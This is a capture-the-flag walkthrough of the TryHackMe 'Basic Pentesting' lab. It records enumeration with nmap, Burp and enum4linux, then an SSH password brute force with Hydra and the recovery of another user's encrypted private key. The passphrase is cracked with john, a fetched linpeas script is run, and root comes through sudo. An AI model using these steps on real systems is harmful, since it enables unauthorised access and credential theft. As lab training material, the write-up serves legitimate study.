
TryHackMe Writeup: Basic Pentesting Room

Upon deploying the lab, I started enumeration on the IP provided to me:

nmap -sC -sV -sT -sU 10.10.6.124

We note that SSH, Samba/SMB, Apache webserver and apache jserv are running




```
PORT     STATE         SERVICE     VERSION
22/tcp   open          ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open          http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open          netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open          netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open          ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open          http        Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
68/udp   open|filtered dhcpc
137/udp  open          netbios-ns  Samba nmbd netbios-ns (workgroup: WORKGROUP)
138/udp  open|filtered netbios-dgm
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Viewing the source code of the page, there is a comment to visit the “dev note” section. However, we don’t know where that is, as there aren’t any links to this page as referenced. So we have a few options to proceed. We can use GoBuster to try and brute force directories, or we can use Burp. I chose burp. So I fired it up, intercepted the initial request to the page, and sent it to content discovery:

Right-click >> Engagement tools >> Discover content >> config

To speed up the discovery and make it more focused, I removed the checkmarks from “Built in long file list” and “built in long directory list”. Instead, I loaded a dirbuster list:

directory-list-lowercase-2.3-medium.txt



Target

Define the start directory for the content discovery session, and whether files or directories should be targeted.

Start directory: http://10.10.6.124/


Discover: ● Files and directories
○ Files only
○ Directories only
☑ Recurse subdirectories
Max depth: 16

Filenames

Configure the sources Burp should use for generating filenames to test.

☑ Built-in short file list
☑ Built-in short directory list
☐ Built-in long file list
☐ Built-in long directory list
☑ Custom file list:
cLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
☐ Custom directory list:
☑ Names observed in use on target site
☑ Derivations based on discovered items


Once done, I returned to the first tab and started the discovery. The results returned back rather quickly and behold…. We see the potentially referenced pages!



```
http://10.10.6.124
  /
  development
  development
    /
    dev.txt
    j.txt
```

Both txt files appear to be notes between two colleagues “J” and “K”. The Dev.txt noted a few interesting points. The colleagues noted that apache struts is installed, and at version 2.5.12. It also notes that SMB has been configured (which we already knew via our enumeration). The second file, j.txt is a little more interesting. It notes that “J” is using a weak password…. “Password” maybe? Only time will tell.

Visiting the other web port, we’re presented with a default tomcat config page. Nothing too notable here



Apache Tomcat/9.0.7

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations HOW-TO
Manager Application HOW-TO
Clustering/Session Replication HOW-TO

Developer Quick Start

Tomcat Setup	Realms & AAA	Examples	Servlet Specifications
First Web Application	JDBC DataSources		Tomcat Versions

Managing Tomcat

Documentation

Getting Help

We don’t have a whole lot of info to go off of at this time, so lets do some further enumeration. Since we know that we have an apache webserver that has samba implemented, we can discern that this is likely a linux box. So lets run enum4linux

enum4linux 10.10.6.124


Looks like we have some valid usernames!

BASIC2\nobody

User\kay

User\jan

Not only do we have some valid usernames, but we should probably focus on Jan’s username since it was noted that she has a weak password earlier in our process. Lets try to brute force our way into ssh with Jans username. We are going to use Hydra-gtk and the “rockyou” wordlist. After configuring hydra and spraying the server, we came out with some valid credentials:



```
[ATTEMPT] target 10.10.6.124 - login "jan" - pass "margarita" - 781 of 14344407 [ch
[ATTEMPT] target 10.10.6.124 - login "jan" - pass "151515" - 782 of 14344407 [child
[22][ssh] host: 10.10.6.124   login: jan   password: armando
<finished>
```

SSH’ing in works, and we now have a user with standard privs. Jan doesn’t appear to have sudo privs. Also, listing out apps and processes that have root permissions doesn’t return anything particularly interesting. Before browsing, I’m going to do a little more enumeration. So I spun up a python webserver in order to move linpeas over to the target machine. So I navigate to the local folder containing the script, then started up the server

python -m SimpleHTTPServer 8008

Then from the target machine, I fetched the file and executed it


cd /tmp

wget <myIP>:8008/linpeas.sh

chmod +x linpeas.sh

./linpeas.sh | tee linpeas.sh

Linpeas didn’t find much, but it did disclose that we have access to Kays SSH private key!




```
jan@basic2:/tmp$ cat /home/kay/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKhel4X1WR+4HxbotpJx6RVByFRZ/kVjOg3S1
```

So we will take the same route to get the key that we used earlier to retrieve linpeas. We will spin up a simple http server, wget the file over to our local machine, then give it proper permissions to utilize the key and log in as Kay.

```
Target: python -m SimpleHTTPServer 8008
Local: wget <TARGET_IP>:8008/id_rsa
chmod 600 id_rsa
ssh -i id_rsa kay@<TARGET_IP>
```

Annnnnddddddd….. FAIL! Looks like we still need the passphrase.



```
┌──(root💀EnkOde)-[~/Desktop/thm/tmp]
└─# ssh -i id_rsa kay@10.10.6.124
load pubkey "id_rsa": invalid format
Enter passphrase for key 'id_rsa': 
```


Well, lets try to crack the passphrase, shall we? So we are going to turn that key file into something John can consume and crack

```
ssh2john.py id_rsa > id_rsa.txt
```

Then we will run john against the resulting file

```
john --wordlist=*rockyou.txt id_rsa.txt
```


Success!



```
Press 'q' or Ctrl-C to abort, almost
beeswax          (id_rsa)
Warning: Only 1 candidate left, mini
```

So let try to ssh in again with kays key

Winner, winner, chicken dinner!




```
└─# ssh -i id_rsa kay@10.10.6.124
load pubkey "id_rsa": invalid format
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$
```

Listing out my current directory exposes an interesting file




```
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

Lets try to list out what commands I can run as sudo


sudo -l

Uh-oh….. looks like the password we cracked isn't her actual password.



```
kay@basic2:~$ sudo -l
[sudo] password for kay:
Sorry, try again.
[sudo] password for kay:
Sorry, try again.
[sudo] password for kay:
sudo: 3 incorrect password attempts
kay@basic2:~$
```


What about the password from the pass.bak file?



```
kay@basic2:~$ sudo -l
[sudo] password for kay:
Matching Defaults entries for kay on basic2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User kay may run the following commands on basic2:
    (ALL : ALL) ALL
kay@basic2:~$
```

Excellent! Now technically, you have all the information needed to complete the challenge questions. Theres just one thing missing….




```
kay@basic2:~$
```

```
@basic2:~$
```

```
:~$
```

This simply will not do….



```
kay@basic2:~$ sudo /bin/sh
# whoami
root
#
```

That’s better!